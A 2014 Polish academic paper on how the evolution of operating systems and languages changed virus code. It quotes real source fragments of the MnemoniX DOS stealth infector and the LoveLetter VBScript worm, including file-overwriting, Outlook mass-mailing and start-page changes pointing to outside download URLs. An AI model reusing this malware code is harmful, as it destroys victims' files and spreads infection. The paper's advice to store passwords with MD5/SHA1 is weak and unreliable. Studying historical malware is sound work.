Studia i Materiały Informatyki Stosowanej, Tom 6, Nr 16, 2014
str. 10-15

EWOLUCJA SYSTEMÓW OPERACYJNYCH, JĘZYKÓW PROGRAMOWANIA A KOD VIRUSÓW

Marcin Sobczak

Uniwersytet Kazimierza Wielkiego
Instytut Mechaniki i Informatyki Stosowanej
ul.Chodkiewicza 30, 85-064 Bydgoszcz
e-mail: marsobczak@gmail.com

Łukasz Apiecionek

Uniwersytet Kazimierza Wielkiego
Instytut Techniki
ul.Chodkiewicza 30/ p.215, 85-064 Bydgoszcz
e-mail: lukasz.apiecionek@ukw.edu.pl

Streszczenie: *Wirusy komputerowe mają obecnie wpływ na działanie wielu systemów, tak samo jak wirusy biologiczne na organizm człowieka. Można znaleźć podobieństwa w działaniu virusów komputerowych do biologicznym w wielu aspektach ich działania. Rozwój systemów operacyjnych, funkcji jakie dostarczają, spowodował również ewolucję virusów. Zarażają obecnie różne elementy systemu i są przenoszone za pomocą innych mechanizmów. Zastosowane mechanizmy w systemach operacyjnych jak i rozwój języków programowania spowodował, że pisanie virusów, czy uciążliwych programów stało się prostsze, a stosowanie mechanizmów zabezpieczeń w systemie jest obecnie konieczne. W niniejszym artykule autorzy na bazie dwóch przykładowych kodów virusów przedstawiają ich ewolucję oraz analizują wpływ ewolucji systemów operacyjnych na ich sposoby infekcji.*

Słowa kluczowe: *bezpieczeństwo systemów operacyjnych, kod źródłowy virusów, języki programowania*

Operation systems and programming languages evolution impact on Virus source code

Abstarct: *Computer viruses are currently affecting the operation of multiple systems, as well as biological viruses on the human body. There are many similarities in the operation of a biological and computer viruses in many aspects of their operation. The development of operating systems, functions that they provide, has also led to the evolution of computer viruses. They infect currently various elements of the system and are moved by other mechanisms. Mechanisms used in operating systems and the development of programming languages meant that writing computer viruses or trojans programs has become easier, and the use of security mechanisms in the system is now necessary. In this article the authors on the basis of two examples of viruses source codes show their evolution and analyze the impact of the evolution of operating systems on their modes of infection.*

Słowa kluczowe: *operation system security, viruse source code, programming languages*


1. WSTĘP

Wirusy komputerowe mają obecnie wpływ na działanie wielu systemów, tak samo jak wirusy biologiczne na organizm człowieka. Podobieństwa w działaniu virusów komputerowych do biologicznym można znaleźć w wielu miejscach. Jednym z nich jest na pewno fakt, że skutki ich działania mogą się uaktywnić w niespodziewanym momencie. Kolejnym czynnikiem upodabniającym jest mechanizm mnożenia. Zarażony program zaraża kolejne pliki wykonywalne. Autorzy pamiętają czasy, kiedy po wykryciu virusa trzeba było sprawdzać dyskiety liczone w

setkach sztuk aby go usunąć, gdyż program antyvirusowy nie działał w systemie równolegle do wykonywanej pracy. Rozwój systemów operacyjnych, funkcji jakie dostarczają, spowodował również ewolucję virusów. Zarażają obecnie różne elementy systemu i są przenoszone za pomocą innych mechanizmów. Zastosowane mechanizmy w systemach operacyjnych jak i rozwój języków programowania spowodował, że pisanie virusów, czy uciążliwych programów stało się prostsze, a stosowanie mechanizmów zabezpieczeń w systemie jest obecnie konieczne. W niniejszym artykule autorzy na bazie przykładowych kodów virusów przedstawiają wpływ ewolucji systemów operacyjnych i języków programowania na kody źródłowe virusów. Artykuł posiada następujący układ: w sekcji |II zawarto informacje ogólne o virusach komputerowych, w sekcji III przedstawiono przykład kodu virusa w języku Asembler. W sekcji IV przedstawiono fragment kodu virusa napisane w języku Visual Basic. Sekcja V zawiera opis ewolucji systemów operacyjnych i ich wpływ na kod źródłowy virusów. Ostatnim elementem artykułu są wnioski z przeprowadzonych analiz.

2. WIRUS KOMPUTEROWY – INFORMACJE OGÓLNE

Wirus komputerowy [1] – program komputerowy, posiadający zdolność replikacji, tak jak prawdziwy wirus, stąd jego nazwa. Wirus do swojego działania potrzebuje i wykorzystuje system operacyjny, aplikacje oraz zachowanie użytkownika komputera.
Wirusy można podzielić na wiele kategorii, jedna z nich jest podział ze względu na infekowany obiekt. Tak więc wyróżniamy wirusy plikowe, dyskowe, skryptowe oraz wirusy telefonów komórkowych. Przykładem wirusa skryptowego jest LoveLetter opisany w sekcji IV.
Kod wirusa może być dołączony do aplikacji, a więc zostaje on aktywowany wraz z uruchomieniem programu i tym sposobem infekuje kolejne pliki.



Rys. 1 Aktywacja wirusa przez użytkownika

Wirusy mogą również zainfekować boot sectory dysku twardego, a więc uruchamiane są bezpośrednio po załadowaniu systemu operacyjnego. Istnieje także możliwosc podmienienia plików z rejestrami, tak aby zainfekowana aplikacja uruchamiała się automatycznie zaraz po ‘wstaniu’ systemu.

Rys. 2 Aktywacja wirusa po załadowaniu systemu

3. KOD PISANY W JĘZYKU ASEMBLER

Język Asembler był pierwotnym językiem pisania programów dla procesorów. Jest to język niskiego poziomu, w którym poleceniom odpowiada zazwyczaj jeden rozkaz procesora. W związku z tym, język ten może nieznacznie odbiegać w zależności od typu procesora i rozkazów, które dostarcza. Zaletą stosowania tego języka jest bardzo duża kontrola programisty nad wykonywanym kodem, co za tym idzie: kod może być wykonywany bardzo szybko, a programista może go samodzielnie optymalizować. Zmienne przechowywane są w pamięci, a programista decyduje co sobą reprezentują. Takie podejście pozwala na stosowanie zmiennych o dowolnej wielkości. Niestety, chęć stosowania tego języka powoduje konieczność posiadania dużej wiedzy. Programowanie z użyciem Asembler'a w przypadku komputerów osobistych rodziny x86 wymaga znajomości funkcji BIOS, które wywołuje się w celu wykonania określonych zadań. W celu optymalizacji kodu, często w językach programowania wyższych rzędów, stosuje się właśnie kod pisany w języku Asembler.
Jednym z virusów napisanych w Asemblerze dla systemu operacyjnego DOS był MnemoniX. Program działa w pamięci i zaraża pliki COM. Program potrafi ukryć swoją obecność poprzez zaszyfrowanie kodu losowymi wartościami i naprawienie nagłówków programu. Fragment kodu wraz z opisem znajduje się w tabeli.

Tabela 1. Fragment kodu virusa MnemoniX [2]

Kod źródłowy:

```
; przerwanie 21, szukaj plików, otwórz, przeczytaj, przenieś się na koniec pliku

int_21:
                pushf
                call    dword ptr cs:[old_int_21]
                ret

new_int_21:
                cmp     ax,30F4h                ;
test obecności w pamięci?
                je      test_pass               ;
test zdany

                cmp     ax,4B00h                ;
```

```
plik wykonywalny?
                jne     stealth
                jmp     execute                 ;
tak, zainfekuj

stealth:
                cmp     ah,11h                  ;
katalog ukrycia
                je      dir_stealth_1
                cmp     ah,12h
                je      dir_stealth_1

                cmp     ah,4Eh                  ;
więcej katalogów ukrycia
                je      dir_stealth_2
                cmp     ah,4Fh
                je      dir_stealth_2

int_21_exit:
                db      0EAh                    ;
dane nieważne
old_int_21      dd      0

test_pass:
                call    int_21                  ;
pobierz wersję systemu
                mov     bx,PONG                 ;
daj sygnał poprawności
                iret

dir_stealth_1:
                call    int_21                  ;
przeszukaj katalog
                cmp     al,-1                   ;
nie ma więcej plików?
                jne     check_file
                iret                            ;
nie ma, pomiń
check_file:
                push    ax bx es                ;
sprawdź plik do zainfekowania

                mov     ah,2Fh
                int     21h

                cmp     byte ptr es:[bx],-1     ;
sprawdź rozszerzone FCB
                jne     no_ext_FCB
                add     bx,7

no_ext_FCB:
                cmp     word ptr es:[bx + 9],'OC'
                jne     fixed                   ;
to nie jest plik .COM, zostaw

                mov     ax,word ptr es:[bx + 17h]
                and     al,31                   ;
sprawdź drugi plik
                cmp     al,26                   ;
sprawdź czy zainfekowany
                jne     fixed

                sub          word  ptr  es:[bx  +
1Dh],VIRUS_SIZE + HEADER_SIZE
                sbb     word ptr es:[bx + 1Fh],0
fixed:
                pop     es bx ax
                iret

dir_stealth_2:
                call    int_21                  ;
poszukaj pliku
                jnc     check_file_2            ;
jeśli znalazłeś, to wykonaj zadanie
                retf    2                       ;
nie ma, zostaw ten katalog
check_file_2:
                push    ax bx si es

                mov     ah,2Fh                  ;
poszukaj DTA
                int     21h

                xor     si,si                   ;
sprawdź czy jest to plik .COM
find_ext:
                cmp     byte ptr es:[bx + si],'.'
                je      found_ext
                inc     si
                jmp     find_ext
found_ext:
                cmp       word ptr es:[bx + si +
1],'OC'
                jne     fixed_2                 ;
jeśli nie jest to plik .COM to go pomiń

                mov     ax,word ptr es:[bx + 16h]
                and     al,31                   ;
sprawdź znacznik infekcji
                cmp     al,26
                jne     fixed_2                 ;
nie znaleziono, pomiń

                sub          word  ptr  es:[bx  +
1Ah],VIRUS_SIZE + HEADER_SIZE
                sbb     word ptr es:[bx + 1Ch],0
fixed_2:
                pop     es si bx ax             ;
wykonane
                clc
                retf    2

execute:
                push    ax bx cx dx di ds es    ;
plik wykonany, sprawdź
                                                ;
jeśli nie jest zainfekowany
                mov     ax,3D00h                ;
jeśli plik do infekcji to zainfekuj
                call    int_21
                jnc     read_header
                jmp     exec_exit               ;
```

Jak można zauważyć w tabeli z fragmentem kodu wirusa, zastosowane komendy wymagają dużej wiedzy programistycznej. Przeszukiwanie katalogu i wybór pliku

wymaga znajomości funkcji systemowych. Programista jednak w pełni kontroluje wielkość otrzymanego kodu, co nie jest bez znaczenia w przypadku virusa. Otrzymany kod można odpowiednio zmodyfikować i ukryć przed potencjalnym programem antyvirusowym.

4. KOD PISANY W JĘZYKU VISUAL BASIC

W ramach rodziny języków Visual Basic, firma Microsoft stworzyła język Visual Basic Scripting Edition (VBS), który jest językiem skryptowym. Język ten jest domyślnym językiem używanym w ramach Active Server Page. Oznacza to, że virusy napisane w tym języku mogą być uruchamiane przez przeglądarkę Internet Explorer [3]. Jednym z virusów napisanych w języku VBS jest LoveLetter. Program uruchomiony w Internet Explorerze zmienia rejestry systemu Windows i rozprzestrzeniał się poprzez wysłanie emailu do użytkowników znajdujących się w książce systemowej. Fragment kodu wirusa został przedstawiony w tabeli 2.

Tabela 2. Fragment kodu virusa LoveLetter [4]

Kod źródłowy:

```
On Error Resume Next
 dim
fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscop
y,dow
 eq=""
 ctr=0
 Set                    fso                    =
CreateObject("Scripting.FileSystemObject")
 set                   file                    =
fso.OpenTextFile(WScript.ScriptFullname,1)
 vbscopy=file.ReadAll
 main()
 sub main()
 On Error Resume Next
 dim wscr,rr
 set wscr=CreateObject("WScript.Shell")
zmiana wartości w rejestrze odnośnie ustawień uruchamiania skryptów
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Mic
rosoft\Windows                          Scripting
Host\Settings\Timeout")
 if (rr>=1) then
 wscr.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows
Scripting Host\Settings\Timeout",0,"REG_DWORD"
 end if
 Set dirwin = fso.GetSpecialFolder(0)
 Set dirsystem = fso.GetSpecialFolder(1)
 Set dirtemp = fso.GetSpecialFolder(2)
 Set c = fso.GetFile(WScript.ScriptFullName)
 c.Copy(dirsystem&"\MSKernel32.vbs")

downread=regget("HKEY_CURRENT_USER\Software\Mic
rosoft\Internet Explorer\Download Directory")
 if (downread="") then
 downread="c:\"
 end if
 if     (fileexist(dirsystem&"\WinFAT32.exe")=1)
then
 Randomize
 num = Int((4 * Rnd) + 1)
losowe zmiany strony startowej przeglądarki
if num = 1 then
 regcreate     "HKCU\Software\Microsoft\Internet
Explorer\Main\Start

Page","http://www.skyinet.net/~young1s/HJKhjnwe
rhjkxcvytwertnMTFwetrdsfm
 hPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
 elseif num = 2 then
 regcreate     "HKCU\Software\Microsoft\Internet
Explorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjf
lfdjghKJnwetryDGFikjUIyqw
 erWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-
BUGSFIX.exe"
 elseif num = 3 then
 regcreate     "HKCU\Software\Microsoft\Internet
Explorer\Main\Start

Page","http://www.skyinet.net/~koichi/jf6TRjkcb
GRpGqaq198vbFV5hfFEkbopBd
 QZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
infekcja plików na dysku
sub listadriv
 On Error Resume Next
 Dim d,dc,s
 Set dc = fso.Drives
 For Each d in dc
 If d.DriveType = 2 or d.DriveType=3 Then
 folderlist(d.path&"\")
 end if
 Next
 listadriv = s
 end sub
 sub infectfiles(folderspec)
 On Error Resume Next
 dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
 set f = fso.GetFolder(folderspec)
 set fc = f.Files
 for each f1 in fc
 ext=fso.GetExtensionName(f1.path)
 ext=lcase(ext)
 s=lcase(f1.name)
 if (ext="vbs") or (ext="vbe") then
 set ap=fso.OpenTextFile(f1.path,2,true)
 ap.write vbscopy
 ap.close
 elseif(ext="js") or (ext="jse") or (ext="css")
or  (ext="wsh")  or  (ext="sct")  or  (ext="hta")
then
 set ap=fso.OpenTextFile(f1.path,2,true)
 ap.write vbscopy
 ap.close
 bname=fso.GetBaseName(f1.path)
 set cop=fso.GetFile(f1.path)
 cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
 elseif(ext="jpg") or (ext="jpeg") then
 set ap=fso.OpenTextFile(f1.path,2,true)
 ap.write vbscopy
```

```
 ap.close
 set cop=fso.GetFile(f1.path)
 cop.copy(f1.path&".vbs")
 fso.DeleteFile(f1.path)
 elseif(ext="mp3") or (ext="mp2") then
 set mp3=fso.CreateTextFile(f1.path&".vbs")
 mp3.write vbscopy
 mp3.close
 set att=fso.GetFile(f1.path)
 att.attributes=att.attributes+2
 end if

rozsyłanie virusa poprzez email
 sub spreadtoemail()
On Error Resume Next
 dim
x,a,ctrlists,ctrentries,malead,b,regedit,regv,r
egad
 set regedit=CreateObject("WScript.Shell")
 set
wykorzystanie Microsoft Outlook do wysyłania emaili
out=WScript.CreateObject("Outlook.Application")
 set mapi=out.GetNameSpace("MAPI")
 for ctrlists=1 to mapi.AddressLists.Count
 set a=mapi.AddressLists(ctrlists)
 x=1
wczytanie książki adresowej
regv=regedit.RegRead("HKEY_CURRENT_USER\Softwar
e\Microsoft\WAB\"&a) if (regv="") then
 regv=1
 end if
 if      (int(a.AddressEntries.Count)>int(regv))
then
 for ctrentries=1 to a.AddressEntries.Count
 malead=a.AddressEntries(x)
 regad=""
tworzenie emaila
regad=regedit.RegRead("HKEY_CURRENT_USER\Softwa
re\Microsoft\WAB\"&malead )
 if (regad="") then
 set male=out.CreateItem(0)
 male.Recipients.Add(malead)
 male.Subject = "ILOVEYOU"
 male.Body = vbcrlf&"kindly check the attached
LOVELETTER coming from me."
 male.Attachments.Add(dirsystem&"\LOVE-LETTER-
FOR-YOU.TXT.vbs") male.Send
 regedit.RegWrite

"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&mal
ead,1,"REG_DWORD" end if
 x=x+1
 next
 regedit.RegWrite

"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a
.AddressEntries.Count else
 regedit.RegWrite

"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a
.AddressEntries.Count end if
 next
 Set out=Nothing
 Set mapi=Nothing
 end sub
 sub html
 On Error Resume Next
 dim
lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
 dta1="<HTML><HEAD><TITLE>LOVELETTER  -  HTML<?-
?TITLE><META   NAME=@-@Generator@-@   CONTENT=@-
@BAROK VBS -
```

Kod virusa LoveLetter jest o wiele prostszy w analizie, co jest zasługą języka skryptowego. Dostarczane funkcje VBS pozwalają na przeszukiwanie dysków, katalogów i plików. Otwieranie i modyfikacja plików również jest stosunkowo prosta. Nawet dotarcie do skrzynki adresowej i rozesłanie emaili jest łatwe do realizacji. Wadą rozwiązania jest konieczność interpretacji języka poprzez środowisko uruchamiania skryptów. Zabezpieczenie tego środowiska uniemożliwi atak na system.

5. EWOLUCJA SYSTEMÓW OPERACYJNYCH

W sytuacji obecnej najczęściej używanymi systemami są systemy firmy Microsoft. W skład tych systemów wchodzą systemy dla stacji klienckich jak i serwerowych. Ich wspólnym mianownikiem są możliwości programowania, a co za tym idzie tworzenia dedykowanych virusów. W starszych wersjach systemów, jak MS DOS, virusy najczęściej były pisane w języku Asembler. Celem ich pracy było zarażanie plików poprzez rezydowanie w pamięci operacyjnej. Często dodawały się do sektora startowego dysków twardych i w ten sposób gwarantowały swoje uruchomienie. Od systemów Windows [5] uruchamianie virusów stało się prostsze z kilku względów. Pierwszym z nich jest możliwość pracy równoległej. Programy mogły się uruchamiać w kilku instancjach i wzajemnie kontrolować swoją pracę. Wyłączenie jednego powodowało uruchomienie kilku kolejnych instancji przez instancje już pracujące. Drugą opcją uruchamianie programów było dodawanie się ich do rejestrów w miejscach uruchamiania aplikacji np. w kluczach zawierających listę aplikacji do uruchomienia po starcie systemu. System włącza więc szkodliwe aplikacje automatycznie po swoim starcie. Trzecia możliwą opcją jest uruchamianie się poprzez wykorzystanie języków skryptowych lub powłoki shell systemu. Języki skryptowe uruchamiane w przeglądarkach były świetnym rozwiązaniem. Uruchomienie aplikacji nie wymagało jej instalowania. Pobrana aplikacja uruchamiana

w przeglądarce pozwalała na pracę w systemie np. banku. Jednak możliwości, które sie przez to otworzyły pozwoliły na powstanie szkodliwych aplikacji, jak np. prezentowany LoveLetter, który w prosty sposób jest w stanie zmodyfikować system i dalej się rozprzestrzeniać. Powłoka shell jest również zbiorem funkcji o dużych możliwościach ingerencji w system operacyjny. Za jej pomocą można stworzyć w prosty sposób aplikacje od uciążliwych zmieniających ustawienia klawisza CAPS LOCK, do bardzo skomplikowanych potrafiących zablokować system.

Rozwój systemów operacyjnych przyniósł więc nowe możliwości pracy użytkownika, ale jednocześnie otworzył dostęp dla programistów oprogramowania szkodliwego jak virusy.

Kwestie bezpieczeństwa systemów poruszył także Microsoft w swoich systemach Windows. Ewolucja jest widoczna [6] począwszy od wersji XP gdzie wprowadzono centrum zabezpieczeń systemu Windows oraz nową zaporę systemu Windows, poprzez Windowsa Vistę, gdzie zaimplementowano kontrolę konta użytkownika.

W kwestii bezpieczeństwa coraz częstsza praktyką jest tzw. wirtualizacja [7]. W uproszczeniu można powiedzieć, że jest to uzyskanie logicznych zasobów przez abstrakcję zasobów fizycznych. Aby w pełni korzystać z mechanizmu wirtualizacji należy zainstalować wirtualną maszynę (np. VirtualBox, VMWare). Takie podejście z pewnością pozwala zwiększyć bezpieczeństwo systemu i uchronić przed rozprzestrzenianiem się wirusów. Dzięki odseparowaniu przestrzeni dyskowej oraz pamięci operacyjnej wirus ma ograniczone pole działania.

6. PODSUMOWANIE I WNIOSKI

W niniejszym artykule przedstawiono dwa wybrane fragmenty kodów virusów. Kody zostały stworzone w języku Asemblera i VBS. Ich czytelność i stopień skomplikowania jest znacznie różny. Jest to spowodowane faktem ewolucji systemów operacyjnych. Nowe funkcje tychże systemów stworzyły warunki i nowe furtki dla złośliwego oprogramowania jakim są virusy. Stworzenie złośliwego oprogramowania jest dzisiaj o wiele łatwiejsze, a mnogość funkcji dostarcza nowe możliwości infekcji systemu. Dlatego nieodzownym elementem systemów operacyjnych jest dzisiaj oprogramowanie antywirusowe, które musi być nieustanie aktualizowane. Jednak żadne oprogramowanie antywirusowe nie zapewni użytkownikowi ochrony danych zgromadzonych na dysku, gdy ten nie będzie przestrzegał podstawowych zasad bezpieczeństwa. Ważne jest, aby dane zabezpieczać odpowiednim hasłem. Jest to niezmiernie istotna część profilaktyki, gdyż można w ten sposób nie tylko zabezpieczyć swoje dane na dysku, ale także uniknąć np. włamań na serwer [8]. Jednak nie cała odpowiedzialność spoczywa na użytkowniku, gdyż istotną część zabezpieczeń powinien wykonać programista. Dlatego też hasła gromadzone w bazie danych powinny być odpowiednio ‘zaszyfrowane’. Do tego celu można wykorzystać istniejące funkcje haszujące (MD5, SHA1), które wygenerują ciąg znaków (odpowienio 128 i 160 bitów), który nie jest tak czytelny jak jawne hasło, lub wykorzystać inny algorytm zabezpieczający. Z pewnością pozwoli to uniknąć takich kompromitacji jak w przypadku Allegro[9]. Mimo, iż funkcja haszująca jest nieodwracalna, ważne jest aby użytkownik posiadał odpowiednio ‘bezpieczne’ hasło (min 8 znaków, znaki specjalne), gdyż istnieje wiele stron [10], które mają zgromadzone hasze i porównują je z juz istniejącymi.

Obecnie virusy mogą miec wpływ nie tylko na działanie systemu komputerowego. Wykorzystanie drukarek 3D do wykonania fragmentów konstrukcji może zostać zablokowane poprzez działanie virusa i modyfikację wykonania elementu, co może się ujawnić np. dopiero po wykonaniu całego urządzenia.

LITERATURA

1. http://pl.wikipedia.org/wiki/Wirus_komputerowy, dostęp 2015.01.07
2. http://vxheaven.org/src.php, dostęp 2014.12.30
3. http://www.w3schools.com/vbscript/, dostęp 2014.12.31
4. http://www.cexx.org/loveletter.htm, dostęp 2014.12.31
5. S. McClure, J. Scambray, G. Kurtz, Hackinh Exposed Network Security Secrets & Solutions, Fifth Edition, McGraw-Hill/Osborne, California 2005
6. http://pl.wikipedia.org/wiki/Historia_system%C3%B3w_Microsoft_Windows, dostęp 2015.01.08
7. http://pl.wikipedia.org/wiki/Wirtualizacja, dostęp 2015.01.08
8. http://freeisoft.pl/2012/01/atak-na-strone-premiera-wykradziono-haslo-admina-i-wrzucono-film/, dostęp 2015.01.07
9. http://gadzetomania.pl/17432,allegro-dalo-ciala-hasla-uzytkownikow-widoczne-dla-kazdego, dostęp 2015.01.07
10. https://isc.sans.edu/tools/reversehash.html, dostęp 2015.01.07